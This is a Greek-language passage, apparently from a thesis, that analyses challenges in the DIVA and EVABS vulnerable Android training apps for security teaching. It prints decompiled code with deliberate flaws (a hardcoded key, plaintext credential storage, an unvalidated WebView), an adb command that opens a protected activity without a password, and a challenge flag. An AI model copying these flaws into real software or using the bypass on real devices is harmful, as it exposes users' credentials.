Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση των τιμών εισόδου στο αρχείο καταγραφής. Για την ακρίβεια, οποιαδήποτε αποθήκευση προσωπικών δεδομένων θα πρέπει να γίνεται με μεγάλη προσοχή και μόνο όταν είναι απαραίτητο. Επιπλέον, γίνεται αντιληπτό ότι είναι σημαντικός ο έλεγχος εξουσιοδότησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές όπως το Logcat, διαδικασία η οποία υπάρχει στις τελευταίες εκδόσεις του λειτουργικού συστήματος του Android. Ωστόσο, οι απειλές που αξιοποιούν την κλιμάκωση προνομίων (privilege escalation) θα μπορούσαν μεταξύ άλλων να αξιοποιήσουν την συγκεκριμένη ευπάθεια.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στο Logcat μέσω του τερματικού. Επιπλέον, αξιοποιήθηκε το JD-GUI (Java Decompiler), το οποίο είναι ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαίου κώδικα Java (αρχείων .class).


Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο ADB και την αξιοποίηση του τερματικού για την είσοδο στο λειτουργικό σύστημα του Android. Στην συνέχεια παρουσιάζονται εργαλεία πρόσβασης του πηγαίου κώδικα σε κινητές εφαρμογές και την παρουσίαση της ευπάθειας στο εσωτερικό του κώδικα. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η σωστή διαχείριση των προσωπικών δεδομένων στις εσωτερικές διεργασίες της εφαρμογής.

3.3.2. DV02 - Hardcoding Issues (Ευπάθεια σε θέματα σκληρής κωδικοποίησης)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση χωρίζεται σε δύο μέρη: το *Hardcoding Issues Part 1* και το *Hardcoding Issues Part 2*. Παρουσιάζει μια υποτιθέμενη είσοδο σε μια εφαρμογή όπου για να αποκτηθεί η πρόσβαση στις ρυθμίσεις του προμηθευτή και τα δεδομένα απαιτείται το κλειδί του ίδιου. Οι προγραμματιστές της εφαρμογής τοποθετούν στον κώδικα την κωδικοποιημένη πληροφορία, δηλαδή αυτό που θα εμφανίζεται όταν ο χρήστης προσθέσει στο πρώτο μέρος της πρόκλησης της εφαρμογής το σωστό κλειδί. Από την άλλη πλευρά, στο δεύτερο μέρος τοποθετούν το όνομα μιας μητρικής βιβλιοθήκης της εφαρμογής, την Divajni, όπου μέσα της υπάρχει το κλειδί του χρήστη.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τα σφάλματα της εφαρμογής αλλά και του κώδικα της, και συνεπώς με τις ευπάθειες *ασφάλειας δεδομένων* και την *σφάλματος εφαρμογής* (Data Security, Implementation error). Είναι γνωστό πως η προστασία των ρυθμίσεων και πληροφοριών του προμηθευτή είναι σημαντική. Ωστόσο, στην συγκεκριμένη περίπτωση φαίνεται ότι οι προγραμματιστές εσφαλμένα καταγράφουν το κλειδί και τη βιβλιοθήκη Divajni μέσα στον πηγαίο κώδικα της εφαρμογής. Οι εκπαιδευόμενοι με την χρήση του εργαλείου JD-GUI

καταφέρνουν να έχουν πρόσβαση στα αρχεία .class της εφαρμογής και να εντοπίζουν την συγκεκριμένη ευπάθεια. Επιπλέον, η ευπάθεια αυτή καταδεικνύει πως με απλά προγράμματα, όπως το JD-GUI, καθίσταται δυνατή τόσο η πρόσβαση στον πηγαίο κώδικα μιας εφαρμογής όσο και ο εντοπισμός σφαλμάτων και κωδικοποιημένων πληροφοριών που έχουν τοποθετήσει οι προγραμματιστές. Στην εικόνα 2 παρουσιάζεται ο κώδικας της παρούσας πρόκλησης και η γραμμή όπου φανερώνει το κλειδί της πρόκλησης.



```
HardcodeActivity.class
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class HardcodeActivity extends AppCompatActivity {
    public void access(View paramView) {
        if (((EditText)findViewById(2131492987)).getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
            return;
        }
        Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
    }

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968607);
    }
}
```

Εικόνα 2. Προβολή του κώδικα της εφαρμογής που έχει hardcoded τον έλεγχο με τον ζητούμενο κωδικό (vendorsecretkey)

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση των κλειδιών των προμηθευτών της εφαρμογής στον πηγαίο κώδικα της. Συγκεκριμένα, οποιοδήποτε απαραίτητο για τον κώδικα κλειδί ή βιβλιοθήκη της εφαρμογής θα πρέπει να παρουσιάζεται κωδικοποιημένο ή κρυπτογραφημένο. Παράλληλα, ο έλεγχος εξουσιοδότησης και η προστασία των αρχείων .class από το ευρύ κοινό της εφαρμογής διαδραματίζουν έναν εξίσου σημαντικό ρόλο. Παρόλα αυτά οι απειλές που βοηθούν στην αποκρυπτογράφηση του κώδικα των εφαρμογών θα μπορούσαν και σε αυτή τη περίπτωση να εκμεταλλευτούν την παρούσα ευπάθεια.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το JD-GUI (Java Decompiler), ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαίου κώδικα Java (αρχείων .class).

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο πρόγραμμα JD-GUI και την αναζήτηση του πηγαίου κώδικα της συγκεκριμένης πρόκλησης. Έπειτα, αναζητούν στον κώδικα το κομμάτι για την είσοδο του σωστού κλειδιού στην εφαρμογή και την παρουσίαση της ευπάθειας στο εσωτερικό του κώδικα. Τέλος, δίνονται οδηγίες για την αποτροπή αυτής της ευπάθειας όπως η προστασία των κλειδιών της εφαρμογής και η κρυπτογράφηση αυτών μέσα στον κώδικα.

3.3.3. DV03 – Insecure Data Storage (Ευπάθεια στη διαχείριση μη ασφαλούς αποθήκευσης δεδομένων)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση χωρίζεται σε 4 μέρη: το *Insecure Data Storage Part 1*, *Insecure Data Storage Part 2*, *Insecure Data Storage Part 3* και *Insecure Data Storage Part 4*. Παρουσιάζει μια υποτιθέμενη εφαρμογή μέσου κοινωνικής δικτύωσης που δέχεται ως είσοδο το όνομα χρήστη και τον κωδικό που χρησιμοποιεί ο ίδιος. Στο πρώτο μέρος οι προγραμματιστές έχουν ρυθμίσει να αποθηκεύονται τα στοιχεία εισόδου στις κοινόχρηστες προτιμήσεις της εφαρμογής (shared preferences). Αυτές δίνουν την δυνατότητα αποθήκευσης και ανάκτησης μικρών ποσοτήτων πρωτόγονων δεδομένων όπως String ή Boolean ως ζεύγη κλειδιών/τιμών σε ένα αρχείο στον χώρο αποθήκευσης της συσκευής, όπου έπειτα συνθέτουν το σύνολο των προτιμήσεων του χρήστη σε ένα αρχείο XML μέσα στην εφαρμογή στο χώρο αποθήκευσης της συσκευής. Στο δεύτερο μέρος αυτής της πρόκλησης τα συγκεκριμένα στοιχεία έχουν ρυθμιστεί να αποθηκεύονται σε μία βάση δεδομένων της εφαρμογής. Στο τρίτο μέρος αυτής, η αποθήκευση των στοιχείων γίνεται προσωρινά σε ένα αρχείο που δημιουργείται αυτόματα, ενώ στο τέταρτο μέρος αποθηκεύονται σε μια sdcard του χρήστη. Σε όλα αυτά τα μέρη οι προγραμματιστές έχουν προσθέσει στον κώδικα της εφαρμογής τον τρόπο που αποθηκεύονται τα δεδομένα, ενώ ο στόχος των εκπαιδευόμενων είναι να τα βρουν και να τα αξιοποιήσουν.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον τρόπο που αποθηκεύονται τα δεδομένα και την προστασία αυτών κάνοντας χρήση του κώδικα. Συγκεκριμένα, σχετίζεται με τις ευπάθειες *ασφάλεια δεδομένων*, *σφάλματος της εφαρμογής* και *την ασφάλεια του υλικού* (Data Security, Implementation error, Hardware Security). Όπως είναι γνωστό, οι χώροι αποθήκευσης των δεδομένων της συσκευής είναι πολύ σημαντικοί, ωστόσο πρέπει να προστατεύονται με ασφαλή τρόπο, διότι περιέχουν απόρρητες πληροφορίες που μπορεί να είναι πολύ επιβλαβείς σε περίπτωση που αποκτηθούν από επιτιμηδους.. Παρόλα αυτά, στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα προσθέτουν στον κώδικα το χώρο αποθήκευσης που τοποθετούνται τα δεδομένα. Με την αξιοποίηση του JD-GUI δίνεται η δυνατότητα εύρεσης του χώρου αποθήκευσης των δεδομένων. Επιπρόσθετα, με την χρήση του ADB καθίσταται δυνατή η απόκτηση πρόσβασης σε αυτούς τους χώρους και η επιβεβαίωση της συγκεκριμένης ευπάθειας. Στην εικόνα 3 παρουσιάζεται ο κώδικας της παρούσας πρόκλησης όπου φανερώνει τον χώρο αποθήκευσης των δεδομένων εισαγωγής του χρήστη.

```

InsecureDataStorage1Activity.class
package jakhar.aseem.diva;

import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage1Activity extends AppCompatActivity {
    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968611);
    }

    public void saveCredentials(View paramView) {
        SharedPreferences.Editor editor = PreferenceManager.getDefaultSharedPreferences(this).edit();
        EditText editText1 = (EditText)findViewById(2131493000);
        EditText editText2 = (EditText)findViewById(2131493001);
        editor.putString("user", editText1.getText().toString());
        editor.putString("password", editText2.getText().toString());
        editor.commit();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}

```

Εικόνα 3. Προβολή του κώδικα της εφαρμογής που παρουσιάζει που αποθηκεύονται τα δεδομένα εισαγωγής του χρήστη

Η συγκεκριμένη ευπάθεια παρουσιάζει τους χώρους αποθήκευσης της συσκευής και επιτρέπει σε προγράμματα, όπως το ADB, να παρέχουν πρόσβαση σε αυτούς τους χώρους φανερώνουν τα δεδομένα του χρήστη που αποθηκεύονται εκεί.

Πιθανά αντίμετρα: Το κύριο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση των χώρων αποθήκευσης της συσκευής. Πιο συγκεκριμένα, προσωρινά αρχεία, συστήματα υλικού, βάσεις δεδομένων και κοινόχρηστες προτιμήσεις θα πρέπει να προστατεύονται και να μην βρίσκονται σε κοινή θέα στον κώδικα. Επιπλέον, θεωρείται απαραίτητος ο έλεγχος εξουσιοδότησης στο κέλυφος του ADB και η απαγόρευση πρόσβασης προγραμμάτων σε χώρους αποθήκευσης όπου φυλάσσονται ευαίσθητα δεδομένα του χρήστη.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στους χώρους αποθήκευσης της συσκευής. Επιπλέον, αξιοποιήθηκε το JD-GUI (Java Decompiler), ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαίου κώδικα Java (αρχείων .class).


Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο πρόγραμμα JD-GUI και την αναζήτηση του πηγαίου κώδικα της συγκεκριμένης πρόκλησης. Έπειτα, αναζητούν στον κώδικα το κομμάτι για τον χώρο αποθήκευσης των δεδομένων. Στη συνέχεια με την χρήση του ADB και την αξιοποίηση του τερματικού αποκτούν πρόσβαση στο λειτουργικό σύστημα του Android και στον χώρο όπου αποθηκεύονται τα δεδομένα. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών με την σωστή διαχείριση των χώρων αποθήκευσης και την αποφυγή καταγραφής αυτών στον πηγαίο κώδικα της εφαρμογής.

3.3.4. DV04 - Input Validation Issues (Ευπάθεια επικύρωσης εισόδου)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση χωρίζεται σε 3 μέρη: στο *Input Validation Issues Part 1*, *Input Validation Issues Part 2* και *Input Validation*

Issues Part 3. Και στα τρία μέρη παρουσιάζεται μια υποτιθέμενη μηχανή αναζήτησης προσωπικών στοιχείων σε μία βάση δεδομένων ,η οποία δέχεται ως είσοδο στοιχεία του χρήστη και τα αναζητά. Οι προγραμματιστές της εφαρμογής και στα τρία μέρη της πρόκλησης έχουν τοποθετήσει στον κώδικα τις εξαιρέσεις (exception στον κώδικα Java), οι οποίες στο πρώτο μέρος δημιουργούν SQL Injection στην βάση δεδομένων. Συγκεκριμένα, η SQL Injection είναι μια γνωστή τεχνική επίθεσης, η οποία παρατηρείται όταν ο χρήστης αντί για το όνομά του στην αναζήτηση της βάσης εισάγει μια δήλωση SQL, η οποία θα εκτελεστεί κατά λάθος και θα φανερώσει στοιχεία της βάσης δεδομένων. Στο δεύτερο μέρος οι προγραμματιστές επιτρέπουν την πρόσβαση στις κοινόχρηστες προτιμήσεις της συσκευής και στις πληροφορίες του χρήστη Τέλος, κατά το τρίτο μέρος δίνεται η δυνατότητα υπερχειλίσης της επεξεργασίας κειμένου, ενώ η CPU της συσκευής αναγκάζεται να απενεργοποιήσει την εφαρμογή.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και την λανθασμένη σχεδίαση της βάσης δεδομένων. Επομένως, υπάρχει συσχέτιση με τις ευπάθειες *ασφάλειας δεδομένων, ασφάλειας λογισμικού, ασφάλειας υλικού, ασφάλειας δικτύου, σφάλματος της εφαρμογής και ασυμβατότητας εφαρμογών* (Data Security, Software Security, Hardware Security, Network Security, Implementation error και Incompatibility). Μολονότι η καταχώρηση εισόδου αναζήτησης είναι σημαντική, οι προγραμματιστές εσφαλμένα επιτρέπουν κατά το πρώτο μέρος της πρόκλησης ο χρήστης να μπορεί να προσθέσει ό,τι χαρακτήρα επιθυμεί ο ίδιος. Επιπλέον, με την χρήση του Logcat οι εκπαιδευόμενοι μπορούν να δημιουργήσουν μια συμβολοσειρά (string), η οποία αποδεικνύεται πάντα αληθής, (True) και να εξαπατήσουν την βάση δεδομένων. Παράλληλα, κατά το δεύτερο μέρος δίνεται μέσω της αναζήτησης πρόσβαση σε αρχεία της συσκευής. Τέλος, κατά το τρίτο μέρος το όριο των χαρακτήρων είναι μικρό, προκαλώντας έτσι το αναγκαστικό κλείσιμο της εφαρμογής. Στην εικόνα 4 παρουσιάζεται ο κώδικας της παρούσας πρόκλησης όπου φανερώνει πως λαμβάνεται και επεξεργάζεται η είσοδος χρήστη χωρίς να επικυρωθεί σωστά.



```
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.webkit.WebView;
import android.widget.EditText;

public class InputValidation2URISchemeActivity extends AppCompatActivity {
    public void get(View paramView) {
        EditText editText = (EditText)findViewById(2131492993);
        ((WebView)findViewById(2131492995)).loadUrl(editText.getText().toString());
    }

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968600);
        ((WebView)findViewById(2131492995)).getSettings().setJavaScriptEnabled(true);
    }
}
```

Εικόνα 4. Προβολή του κώδικα της εφαρμογής που παρουσιάζει πως λαμβάνεται και επεξεργάζεται η είσοδος χρήστη χωρίς να επικυρωθεί σωστά

Η συγκεκριμένη ευπάθεια παρουσιάζει τα σφάλματα που μπορούν να δημιουργηθούν όταν δεν υπάρχει ο σωστός περιορισμός σε μια καταχώρηση εισόδου. Παράλληλα, επιτρέπει σε λογισμικά, όπως το Logcat, να παρέχουν πληροφορίες σχετικά με τα λάθη που περιέχονται στις καταχωρήσεις αυτές.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση των σφαλμάτων της καταχώρισης εισόδου στο αρχείο καταγραφής. Πιο συγκεκριμένα, οι καταχωρήσεις εισόδου πρέπει να είναι περιορισμένες σε συγκεκριμένους χαρακτήρες και να μην έχουν πρόσβαση σε αρχεία της συσκευής ή και σε συστήματα του υλικού. Ταυτόχρονα, θα πρέπει να εμφανίζονται ένα μήνυμα όταν ο χρήστης ξεπερνάει το όριο χαρακτήρων εισόδου ώστε να μην προκαλείται το αναγκαστικό κλείσιμο της εφαρμογής. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικός είναι τόσο ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης όσο και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές όπως το Logcat.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στο Logcat μέσω του τερματικού. Επιπλέον, αξιοποιήθηκε το JD-GUI (Java Decompiler), ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαιού κώδικα Java (αρχείων .class).

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με τον έλεγχο του κώδικα κάνοντας χρήση του προγράμματος JD-GUI για την εύρεση τυχόν σφαλμάτων στην καταχώρηση. Στην συνέχεια, προσπαθούν να κατανοήσουν το σφάλμα που υπάρχει εκμεταλλευόμενοι την χρήση του Logcat για να αποκτήσουν πρόσβαση σε ευαίσθητες πληροφορίες του χρήστη. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η διόρθωση των σφαλμάτων που υπάρχουν στον κώδικα και η σωστή δόμηση και δημιουργία μιας μηχανής αναζήτησης.

3.3.5. DV05 – Access Control Issues (Ευπάθεια ελέγχου πρόσβασης)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση χωρίζεται σε 3 μέρη: το *Access Control Issues Part 1*, το *Access Control Issues Part 2* και το *Access Control Issues Part 3*. Και στα τρία μέρη παρουσιάζεται μια υποτιθέμενη είσοδος στα διαπιστευτήρια API (τα οποία είναι τα στοιχεία που περιέχονται στην διεπαφή προγράμματος της εφαρμογής) του χρήστη που προστατεύονται με φίλτρα προθέσεως, ενώ για την απόκτηση πρόσβασης απαιτείται ένας κωδικός. Οι προγραμματιστές της εφαρμογής αναγκάζουν τον εκπαιδευόμενο να αποκτήσει πρόσβαση στα διαπιστευτήρια API χωρίς την χρήση του κωδικού και να αναζητήσει πληροφορίες μέσα στον κώδικα των προκλήσεων, χωρίς, όμως, ο ίδιος να κάνει χρήση της εφαρμογής.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και επομένως με τις ευπάθειες *ασφάλειας δεδομένων*, *ασφάλειας υλικού* και *σφάλματος της εφαρμογής* (Data Security, Hardware Security και Implementation error). Η προστασία των διαπιστευτηρίων της συσκευής με κωδικούς και φίλτρα προθέσεων είναι ασφαλής, όταν, όμως χρησιμοποιείται φίλτρο προθέσεων με συνιστώσα εφαρμογής, όπως μια δραστηριότητα, το στοιχείο που έχει οριστεί να

προστατεύει δημοσιεύεται και σε άλλους χρήστες. Για αυτόν τον λόγο, η συγκεκριμένη δραστηριότητα καθίσταται ευάλωτη και επομένως μπορεί να χρησιμοποιηθεί από οποιαδήποτε εξωτερική εφαρμογή. Στην εικόνα 5 παρουσιάζεται το κομμάτι του κώδικα της εφαρμογής όπου φανερώνει ότι τα διαπιστευτήρια API είναι προστατευμένα με ένα φίλτρο προθέσεων.

```
<activity android:label="@string/apic_label" android:name="jakhar.aseem.diva.APICredsActivity">
    <intent-filter>
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

Εικόνα 5. Προβολή του κώδικα της εφαρμογής που παρουσιάζει ότι τα διαπιστευτήρια API είναι προστατευμένα με ένα φίλτρο προθέσεων

Παράλληλα, οι προγραμματιστές εσφαλμένα παρουσιάζουν στον κώδικα που βρίσκονται οι παροχές περιεχομένου. Ακόμα, παρουσιάζουν ότι οι συγκεκριμένοι παροχές προστατεύονται με φίλτρο προθέσεως, προκειμένου να καταδείξουν στον εκπαιδευόμενο ότι οι δραστηριότητες πρόσβασης στα διαπιστευτήρια είναι ευάλωτες. Στην συνέχεια, με την χρήση του APKTOOL και του τερματικού δίνεται η δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στα διαπιστευτήρια του χρήστη και να επιβεβαιώσουν την συγκεκριμένη ευπάθεια. Στην εικόνα 6 παρουσιάζεται η εντολή που χρησιμοποιήθηκε για την απόκτηση πρόσβασης στα διαπιστευτήρια API χωρίς την χρήση κωδικού.

```
root@kali:~/Android/Sdk/platform-tools# ./adb shell am start jakhar.aseem.diva/.APICredsActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.APICredsActivity }
```

Εικόνα 6. Προβολή της εντολής για την πρόσβαση στα διαπιστευτήρια API του χρήστη χωρίς κωδικό

Η εν λόγω ευπάθεια εμφανίζει την τοποθεσία των αρχείων, στα οποία βρίσκονται τα διαπιστευτήρια του χρήστη, και με την χρήση του τερματικού, των εντολών και του ADB επιτρέπεται η πρόσβαση στα δεδομένα αυτά.

Πιθανά αντίμετρα: : Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση των τοποθεσιών και των φίλτρων προθέσεων των διαπιστευτηρίων στον κώδικα. Για την ακρίβεια οποιαδήποτε αποθήκευση διαπιστευτηρίων θα πρέπει να γίνεται με μεγάλη προσοχή και χωρίς να φανερώνει παραπάνω πληροφορίες από ό,τι χρειάζεται. Επιπλέον, γίνεται αντιληπτό ότι ο έλεγχος εξουσιοδότησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές, όπως το ADB, είναι ιδιαίτερα σημαντικός. Ωστόσο οι απειλές που αξιοποιούν την κλιμάκωση προνομίων θα μπορούσαν μεταξύ άλλων να εκμεταλλευτούν και την συγκεκριμένη ευπάθεια.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στο κέλυφος της συσκευής και στα αρχεία που υπάρχουν εκεί. Επιπλέον, αξιοποιήθηκε το JD-GUI (Java Decompiler), ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαίου κώδικα Java (αρχείων .class).

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στον κώδικα της εφαρμογής με την χρήση του JD-GUI για τον εντοπισμό της θέσης των αρχείων. Στην

συνέχεια αξιοποιούν το κέλυφος του ADB και το τερματικό ώστε με την χρήση των κατάλληλων εντολών να αποκτήσουν πρόσβαση στα διαπιστευτήρια χωρίς την χρήση κάποιου κωδικού. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η σωστή διαχείριση των διαπιστευτηρίων και η απόκρυψη των τοποθεσιών τους στις εσωτερικές διεργασίες της εφαρμογής.

3.4 Εκπαιδευτικό περιεχόμενο και ευπάθειες για το EVABS

Σε αυτό το κεφάλαιο πραγματοποιείται μια σύντομη αναφορά του εκπαιδευτικού περιεχομένου που παρέχει στον χρήστη η εφαρμογή EVABS, το οποίο, όσον αφορά τις ευπάθειες και τον τρόπο που μπορούν να πραγματοποιηθούν σε μια κινητή συσκευή, ήταν πολυσχιδές.

3.4.1. EV01 - Debug Me (Ευπάθεια στη διαχείριση μη ασφαλούς σύνδεσης)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη αποτυχία συστήματος, όπου το μυστικό κλειδί για την πρόσβαση στο σύστημα EVABS αποθηκεύεται στο ημερολόγιο της συσκευής. Οι προγραμματιστές της εφαρμογής τοποθετούν στον κώδικα την εξαίρεση (exception στον κώδικα Java), η οποία ελέγχει εάν το κλειδί έχει την επιθυμητή μορφή και στη συνέχεια το καταγράφει σε ένα αρχείο καταγραφής της συσκευής.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και επομένως με τις ευπάθειες *ασφάλειας δεδομένων*, *ασφάλεια λογισμικού* και *ασφάλειας δικτύου* (Data Security, Software Security και Network Security). Η διαδικασία ελέγχου τιμών είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα καταγράφουν την ενεργοποίηση της εξαίρεσης τοποθετώντας το μυστικό κλειδί του συστήματος σε ένα αρχείο καταγραφής. Στην συνέχεια, με την αξιοποίηση του εργαλείου Logcat δίνεται η δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στο αρχείο καταγραφής και να επιβεβαιώνουν την συγκεκριμένη ευπάθεια βλέποντας το κλειδί της πρώτης πρόκλησης (Εικόνα 7)

```
02-16 13:08:42.890 10311 10311 D ** SYS_CTRL **: EVABS{logging_info never safel}
```

Εικόνα 7. Προβολή στο logcat του σφάλματος\κλειδιού της πρώτης πρόκλησης

Η εν λόγω ευπάθεια εκθέτει τα δεδομένα του χρήστη στο αρχείο καταγραφής και επιτρέπει σε λογισμικά, όπως το Logcat, να παρέχουν πρόσβαση στα δεδομένα ή στις διαδικασίες σχετικές με την αποσφαλμάτωση εκθέτοντας δεδομένα του χρήστη που τοποθετούνται στο περιβάλλον χρήσης.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση τιμών εισόδου στο αρχείο καταγραφής. Για την ακρίβεια, οποιαδήποτε αποθήκευση προσωπικών δεδομένων πρέπει να γίνεται με μεγάλη προσοχή και μόνο όταν είναι απαραίτητο. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές, όπως το Logcat, μια διαδικασία η οποία υπάρχει στις τελευταίες εκδόσεις του λειτουργικού συστήματος του Android. Ωστόσο, οι απειλές

που αξιοποιούν την κλιμάκωση προνομίων (privilege escalation) θα μπορούσαν μεταξύ άλλων να εκμεταλλευτούν και την συγκεκριμένη ευπάθεια.

